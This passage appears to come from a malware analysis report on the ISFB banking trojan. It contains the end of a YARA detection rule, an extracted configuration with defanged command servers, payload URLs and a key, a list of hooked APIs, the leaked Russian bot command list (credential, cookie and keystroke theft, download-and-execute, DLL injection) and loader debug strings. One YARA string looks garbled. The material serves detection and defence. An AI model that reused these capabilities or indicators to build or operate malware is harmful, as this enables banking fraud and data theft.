      $s7 = "nslookup myip.oOutlinpendns.com resolver1.opendns.com" fullword ascii
   condition:
      ( uint16(0) == 0x5a4d and
         filesize < 500KB and
         ( 1 of ($x*) and 4 of them )
      ) or ( all of them )
}
```

X. Addendum

A. Extracted ISFB Configuration*

```
Config Fail Timeout     [u'1200']
Send Timeout            [u'240']
Knocker Timeout         [u'300']
DGA Season              [u'10']
Botnet ID               [u'1000']
DGA TLDs                [[u'com', u'ru', u'org']]
IP Service              [u'curlmyip[.]net']
BC Timeout              [u'10']
Timer                   [u'20']
Server                  [u'110']
64-bit DLL URLs         [[u'zjsgyyq[.]com/leader/pdf.zip',
u'portaldobomretiro[.]net/wp-admin/network/2.bin', u'colourshield[.]com/m1/pdd.rtf',
u'mukeshjshah[.]com/admuin/litecoin.rar', u'petras[.]name/fotos/zek.dmg',
u'sbmpowisle.dag[.]pl/js/989999.sh', u'cdn.robatop[.]at/jvassets/zarch/xx.dmg']]
Encryption key          [u'Nf6lU8d5X0i1Wr7V']
Value 11                [u'1']
Config Timeout          [u'1200']
DGA CRC                 [u'0x4eb7d2ca']
Domains                 [[u'inc.robatop[.]at/wpapi', u'torafy[.]cn/wpapi',
u'app.tohio[.]at/wpapi', u'scr.tohio[.]at/wpapi', u'yraco[.]cn/wpapi',
u'poi.robatop[.]at/wpapi', u'login.cdrome[.]at/wpapi', u'az.popdel[.]at/wpapi',
u'io.ledal[.]at/wpapi', u'in.ledal[.]at/wpapi', u'api.galio[.]at/wpapi',
u'ssl.lottos[.]at/wpapi', u'harent[.]cn/wpapi']]
DGA Base URL            [u'constitution[.]org/usdeclar.txt']
Task Timeout            [u'240']
TOR Domains             [[u'4fsq3wnmms6xqybt[.]onion/wpapi',
u'em2eddryi6ptkcnh[.]onion/wpapi', u'nap7zb4gtnzwmxsv[.]onion/wpapi',
u't7yz3cihrrzalznq[.]onion/wpapi']]
32-bit DLL URLs         [u'zjsgyyq[.]com/leader/doc.zip',
u'portaldobomretiro[.]net/wp-admin/network/1.bin',
u'colourshield[.]com/m1/dll.rtf', u'mukeshjshah[.]com/admuin/coin.rar',
u'petras[.]name/fotos/dash.dmg', u'sbmpowisle.dag[.]pl/js/757575.sh',
u'cdn.robatop[.]at/jvassets/zarch/x.rar']]
```

*Cape Sandbox

B. Hooked APIs

```
Mozilla Firefox:
PR_Read
PR_Write
PR_Close
PR_Poll

Internet Explorer:
InternetReadFile
InternetWriteFile
InternetReadFileExA
InternetReadFileExW
HttpSendRequestA
HttpSendRequestW
HttpSendRequestExA
HttpSendRequestExW
InternetCloseHandle
InternetQueryDataAvailable
InternetStatusCallback
InternetConnectA
InternetConnectW
HttpQueryInfoA
HttpQueryInfoW
HttpAddRequestHeadersA
HttpAddRequestHeadersW
HttpOpenRequestW
InternetSetStatusCallback

Windows Explorer:
CreateProcessA
CreateProcessW
CreateProcessAsUserA
CreateProcessAsUserW

Windows Explorer:
RegGetValueW
RegQueryValueExW

Google Chrome & Opera Browser:
WSARecv
WSASend
closesocket
recv
LoadLibraryExW

Advapi32.dll:
CryptGetUserKey
```

C. Original Commands from Leaked ISFB v2.13* in Russian

```
GET_CERTS - экспортировать и выслать сертификаты, установленные в системном хранилище
Windows.
   Для XP выгружает, также, неэкспортируемые сертификаты.
GET_COOKIES - собрать cookie FF и IE, SOL-файлы Flash, упаковать их с сохранением
структуры
   каталогов и выслать на сервер.
CLR_COOKIES - удалить cookie FF и IE, SOL-файлы Flash.
GET_SYSINFO - собрать системную информацию: тип процессора, версию ОС, список
процессов, список
   драйверов, список установленных программ.
KILL  - убить ОС (работает только с правами администратора)
REBOOT  - перезагрузить ОС
GROUP=n  - сменить ID группы бота на n
LOAD_EXE=URL - загрузить файл с указанного URL и запустить его
LOAD_REG_EXE=URL- загрузить файл с указанного URL, зарегистрировать его в autirun и
запустить
LOAD_UPDATE=URL - загрузить апдейт программы и запустить
GET_LOG  - отправить внутренний лог на сервер
GET_FILES=* - найти все файлы, соответствующие заданной маске, и отправить на сервер
SLEEP=n  - остановить обработку очереди команд на n миллисекунд. (используется при
долгих операциях)
SEND_ALL - отправить все данные из очереди на отправку немедленно. В противном
случае, данные оправляются
   по таймеру.
LOAD_DLL=URL[,URL] - загрузить по указанному URL DLL и инжектить её в процесс
explorer.exe.
   первый URL для 32х-битной DLL, второй - для 64х-битной.

SOCKS_START=IP:PORT  - запустить сокс4\5 сервер (при его наличии)
SOCKS_STOP  - остановить сокс4\5 сервер

GET_KEYLOG - отправить данные кейлоггера (при его наличии)
GET_MAIL - активировать граббер E-Mail (при наличии) и отправить, полученные от него,
данные
GET_FTP  - активировать граббер FTP (при наличии) и отправить, полученные от него,
данные

SELF_DELETE - удалить софт из системы, включая все файлы и ключи реестра

URL_BLOCK=URL - заблокировать доступ ко всем URL удовлетворяющим заданной маске
URL_UNBLOCK=URL - разблокировать доступ к URL, удовлетворяющим заданной маске, ранее
заблокированным командой URL_BLOCK
FORMS_ON  - включить граббер HTTP форм (если есть дефайн _ALWAYS_HTTPS, то граббер
HTTPs остаётся включен всегда)
FORMS_OFF  - отключить граббер HTTP форм
KEYLOG_ON[= list] - включить кейлог, для заданного списка процессов
KEYLOG_OFF  - отключить кейлог
LOAD_INI=URL - загрузить упакованный INI-файл с указанного URL, сохранить его в
рееестре и использовать вместо INI-файла,
     прикреплённого к софту с помощью билдера. INI-файл должен быть упакован и
подписан.

LOAD_REG_DLL = name, URL[,URL] - загрузить DLL по указанному URL, сохранить её под
заданным именем и зарегистрировать для
```

```
     автоматической загрузки после каждого запуска системы
UNREG_DLL = name - удалить из автоматической загрузки DLL с заданным именем
```

D. ISFB client.dll "RM3" Function and Debug Statements

```
LdrStartLoaderProcess
[%s:%u] RM3 loader version %u.%u build %u on Windows %u.%u.%u %s
Ldr2LoadIni
[%s:%u] Attached LOADER.INI signature check failed, error %u
[%s:%u] No attached LOADER.INI found
Ldr2LoadFile
[%s:%u] File 0x%X of %u bytes is received over HTTP
[%s:%u] File 0x%X has an invalid signature
[%s:%u] Failed to receive file 0x%X, error %u
LdrIsElevated
[%s:%u] IsElevated = %u, IntegrityLevel = %u
Ldr2GetLoaderModule
[%s:%u] A startup module of %u bytes is received
[%s:%u] Invalid STARTUP module is supplied
[%s:%u] Failed to load a STARTUP module, error %u
Ldr2SaveModulesToRegistry
[%s:%u] Error 0x%X writing value "%S" of key "%S"
[%s:%u] Error 0x%X creating 0x%X hive subkey: "%S"
Ldr2SaveAllModules
[%s:%u] Error %u writing 64-bit modules to the key "%S"
[%s:%u] Error %u writing 32-bit modules to the key "%S"
[%s:%u] Error %u creating hive 0x%X key "%S"
Ldr2MakeRunRecord
[%s:%u] Not enough memory (%u)
Ldr2RegEnumCallback
[%s:%u] Error %u writing autorun value of "%S"
[%s:%u] Error %u writing startup script to the regstry value: "%S\%S"
[%s:%u] Error %u saving all module to key: "%S"
Ldr2MakeEncodedImage
[%s:%u] Invalid PE/PEX module BL.DLL
[%s:%u] BlExecuteDllImage() export is not found
[%s:%u] Invalid PE/PEX module size of BL.DLL
ReplaceSubStr
Ldr2SetupModules
[%s:%u] Integrity level: 0x%x, required elevation
[%s:%u] Elevation failed
[%s:%u] Loading a startup module
[%s:%u] Waiting for %u seconds
[%s:%u] Walking through the registry
[%s:%u] Walking through the registry failed, error %u
[%s:%u] Failed to make a startup script, error %u
[%s:%u] Restarting the loader executable from "%S"
[%s:%u] Successfully restarted
[%s:%u] Failed to restart the loader executable, error %u
Ldr2LoadModules
[%s:%u] An empty page received, exiting the loader
[%s:%u] Error %u(0x%X) downloading module 0x%X of %u
Ldr2DisableIeDialogs
[%s:%u] Error 0x%X writing key value: "%S\%S"
Ldr2LoaderMain
[%s:%u] Staying idle for %u seconds
[%s:%u] Main loop is active, loading modules
[%s:%u] Main loop is ended. %u modules are loaded, status: %u
[%s:%u] The shutdown event fired or an error occured, exiting
[%s:%u] Error %u creating the main loop timer
```